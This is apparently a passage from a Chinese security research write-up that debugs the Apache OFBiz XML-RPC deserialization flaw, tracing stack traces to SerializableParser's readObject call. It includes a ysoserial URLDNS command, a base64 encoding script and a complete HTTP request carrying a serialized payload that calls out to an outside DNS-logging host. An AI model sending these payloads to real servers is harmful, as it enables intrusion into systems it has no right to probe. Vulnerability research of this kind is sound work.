	at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:688) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:343) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:367) [tomcat-coyote-9.0.31.jar:9.0.31]
	at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65) [tomcat-coyote-9.0.31.jar:9.0.31]
	at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:868) [tomcat-coyote-9.0.31.jar:9.0.31]
	at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1639) [tomcat-coyote-9.0.31.jar:9.0.31]
	at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49) [tomcat-coyote-9.0.31.jar:9.0.31]
	at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149) [?:1.8.0_211]
	at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624) [?:1.8.0_211]
	at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61) [tomcat-util-9.0.31.jar:9.0.31]
```


从源码上debug不到后，我就根据调试器里的报错来查看具体的类：



```
	at org.apache.xmlrpc.parser.ByteArrayParser.characters(ByteArrayParser.java:53) ~[xmlrpc-common-3.1.3.jar:3.1.3]
Caused by: org.xml.sax.SAXParseException: Failed to decode base64 stream.

	at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(XmlRpcRequestParser.java:69) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xerces.parsers.AbstractSAXParser.characters(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:?]
	... 36 more
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35
	at org.apache.ws.commons.util.Base64$Decoder.write(Base64.java:446) ~[ws-commons-util-1.0.2.jar:?]
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35

	at org.apache.xmlrpc.parser.ByteArrayParser.characters(ByteArrayParser.java:51) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(XmlRpcRequestParser.java:69) ~[xmlrpc-common-3.1.3.jar:3.1.3]
	at org.apache.xerces.parsers.AbstractSAXParser.characters(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
	at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
	at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:?]
	... 36 more
```

根据报错，我们知道了，有内容base64解码错误。根据exp可知道`<serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#{Rex::Text.encode_base64(data)}</serializable>`这里面的内容应该是base64后的内容。


然后给 `<serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">MTEx</serializable>` 再次发送。



```
    at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(RecursiveTypeParserImpl.java:103) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xerces.parsers.AbstractSAXParser.endElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:?]
    ... 36 more
Caused by: java.io.EOFException Create breakpoint
    at java.io.ObjectInputStream$PeekInputStream.readFully(ObjectInputStream.java:2681) ~[?:1.8.0_211]
    at java.io.ObjectInputStream$BlockDataInputStream.readShort(ObjectInputStream.java:3156) ~[?:1.8.0_211]
Caused by: java.io.EOFException

    at java.io.ObjectInputStream.readStreamHeader(ObjectInputStream.java:863) ~[?:1.8.0_211]
    at java.io.ObjectInputStream.<init>(ObjectInputStream.java:358) ~[?:1.8.0_211]
    at org.apache.xmlrpc.parser.SerializableParser.getResult(SerializableParser.java:35) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endValueTag(RecursiveTypeParserImpl.java:78) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.MapParser.endElement(MapParser.java:185) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(RecursiveTypeParserImpl.java:103) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xerces.parsers.AbstractSAXParser.endElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:?]
    ... 36 more
2020-08-28 11:35:31,436 |jsse-nio-8443-exec-7 |RequestHandler                |I| Ran Event [xmlrpc:#] from [request], result is [null
```

断点在 `SerializableParser`：

```
public class SerializableParser extends ByteArrayParser {
    public Object getResult() throws XmlRpcException {
        try {
            byte[] res = (byte[]) super.getResult();
            ByteArrayInputStream bais = new ByteArrayInputStream(res);
            ObjectInputStream ois = new ObjectInputStream(bais);
            return ois.readObject();
        } catch (IOException e) {
            throw new XmlRpcException("Failed to read result object: " +
e.getMessage(), e);
        } catch (ClassNotFoundException e) {
            throw new XmlRpcException("Failed to load class for result object: "
+ e.getMessage(), e);
        }
    }
}
```



```
 */
public class SerializableParser extends ByteArrayParser {
    public Object getResult() throws XmlRpcException {
        try {
            byte[] res = (byte[]) super.getResult();   res: byte[3]@8736
            ByteArrayInputStream bais = new ByteArrayInputStream(res);   bais: ByteArrayInputStream
            ObjectInputStream ois = new ObjectInputStream(bais);   bais: ByteArrayInputStream@8737
            return ois.readObject();
        } catch (IOException e) {
            throw new XmlRpcException("Failed to read result object: " + e.getMessage(), e);
        } catch (ClassNotFoundException e) {
            throw new XmlRpcException("Failed to load class for result object: " + e.getMessage(),
        }
    }
}
```


```
new String(bais.buf)
```

```
结果 = "111"
  value = {char[3]@11716}
  hash = 0
```

可知进行readObject是我们base64后的内容，即到达反序列化入口点。

查了一轮资料，根据阿里先知上的文章了解到：

> 这边是以XmlRpcRequestParser 为解析器对输入进行解析，XmlRpcRequestParser 是在 xmlrpc-common-3.1.3.jar 包中，而 xmlrpc-common-3.1.3.jar 则是 Java 中处理 XML-RPC 的第三方库，最新版本是2013年发布的 3.1.3。XML-RPC 是一种远程过程调用（remote procedure call）的分布式计算协议，通过 XML 将调用函数封装，并使用 HTTP 协议作为传送机制。




```java
public TypeParser getParser(XmlRpcStreamConfig pConfig, NamespaceContextImpl pContext, String pURI, String pLocalName) {
  if ("http://ws.apache.org/xmlrpc/namespaces/extensions".equals(pURI)) {
    if (!pConfig.isEnabledForExtensions()) {
      return null;
    }
    if ("nil".equals(pLocalName))
      return new NullParser();
    if ("i1".equals(pLocalName))
      return new I1Parser();
    if ("i2".equals(pLocalName))
      return new I2Parser();
    if ("i8".equals(pLocalName))
      return new I8Parser();
    if ("float".equals(pLocalName))
      return new FloatParser();
    if ("dom".equals(pLocalName))
      return new NodeParser();
    if ("bigdecimal".equals(pLocalName))
      return new BigDecimalParser();
    if ("biginteger".equals(pLocalName))
      return new BigIntegerParser();
    if ("serializable".equals(pLocalName))
      return new SerializableParser();
    if ("dateTime".equals(pLocalName)) {
      return new CalendarParser();
    }
  } else if ("".equals(pURI)) {
    if ("int".equals(pLocalName) || "i4".equals(pLocalName))
      return new I4Parser();
    if ("boolean".equals(pLocalName))
      return new BooleanParser();
    if ("double".equals(pLocalName))
      return new DoubleParser();
    if ("dateTime.iso8601".equals(pLocalName)) {
      return new DateParser(new XmlRpcDateTimeDateFormat(this) { private static final long serialVersionUID = 7585237706442299067L;
            private final TypeFactoryImpl this$0;

            protected TimeZone getTimeZone() { return this.this$0.controller.getConfig().getTimeZone(); } }
        );
    }
    if ("array".equals(pLocalName))
      return new ObjectArrayParser(pConfig, pContext, this);
    if ("struct".equals(pLocalName))
      return new MapParser(pConfig, pContext, this);
    if ("base64".equals(pLocalName))
      return new ByteArrayParser();
    if ("string".equals(pLocalName)) {
      return new StringParser();
    }
```

当标签里存在`serializable`的时候，会进入到反序列化操作。

使用`java -jar yso.jar URLDNS "http://xxxx" > url.bin`,然后：

```python
import base64


# payload = open("url.bin").read()
with open("./url.bin",'rb') as file:
    payload = file.read()

bbs = base64.b64encode(payload)

print(bbs)
```




```
POST /webtools/control/xmlrpc HTTP/1.1
Host: localhost:8443
Content-Type: text/xml
Content-Length: 938

<?xml version="1.0"?>
        <methodCall>
          <methodName>1111</methodName>
          <params>
            <param>
              <value>
                <struct>
                  <member>
                  <name>111</name>
                    <value>
                      <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">rO0ABXNyABFqYXZhLnV0aWwuSGFzaElhcA
UH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0L
lVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAE
ZmlsZXEAfgADTAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD//////////3QAEm9mYml6LnM
ucHByb290LmNvbXQAAHEAfgAFdAAEaHR0cHB4dAAZaHR0cDovL29mYml6LnMucHByb290LmNvbXg=</serializable
>
                    </value>
                  </member>
                </struct>
              </value>
            </param>
          </params>
        </methodCall>
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=FC26DA423CF9C7C858B4CB20796388EF.jvm1; Path=/webtools; Secure;
HttpOnly
Set-Cookie: OFBiz.Visitor=10403; Max-Age=31536000; Expires=Fri, 27-Aug-2021 10:30:50 GMT;
Path=/; Secure; HttpOnly
vary: accept-encoding
Content-Type: text/xml;charset=UTF-8
Date: Thu, 27 Aug 2020 10:30:52 GMT
Content-Length: 369

<?xml version="1.0" encoding="UTF-8"?><methodResponse
xmlns:ex="http://ws.apache.org/xmlrpc/namespaces/extensions"><fault><value><struct><member>
<name>faultCode</name><value><i4>0</i4></value></member><member><name>faultString</name><va
lue>Failed to read XML-RPC request. Please check logs for more
information</value></member></struct></value></fault></methodResponse>
```

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz
Target https://localhost:8443
Request
Response
ProjectDiscovery
0 matches
717 bytes | 1,790 millis
Ready


在dnslog上查看



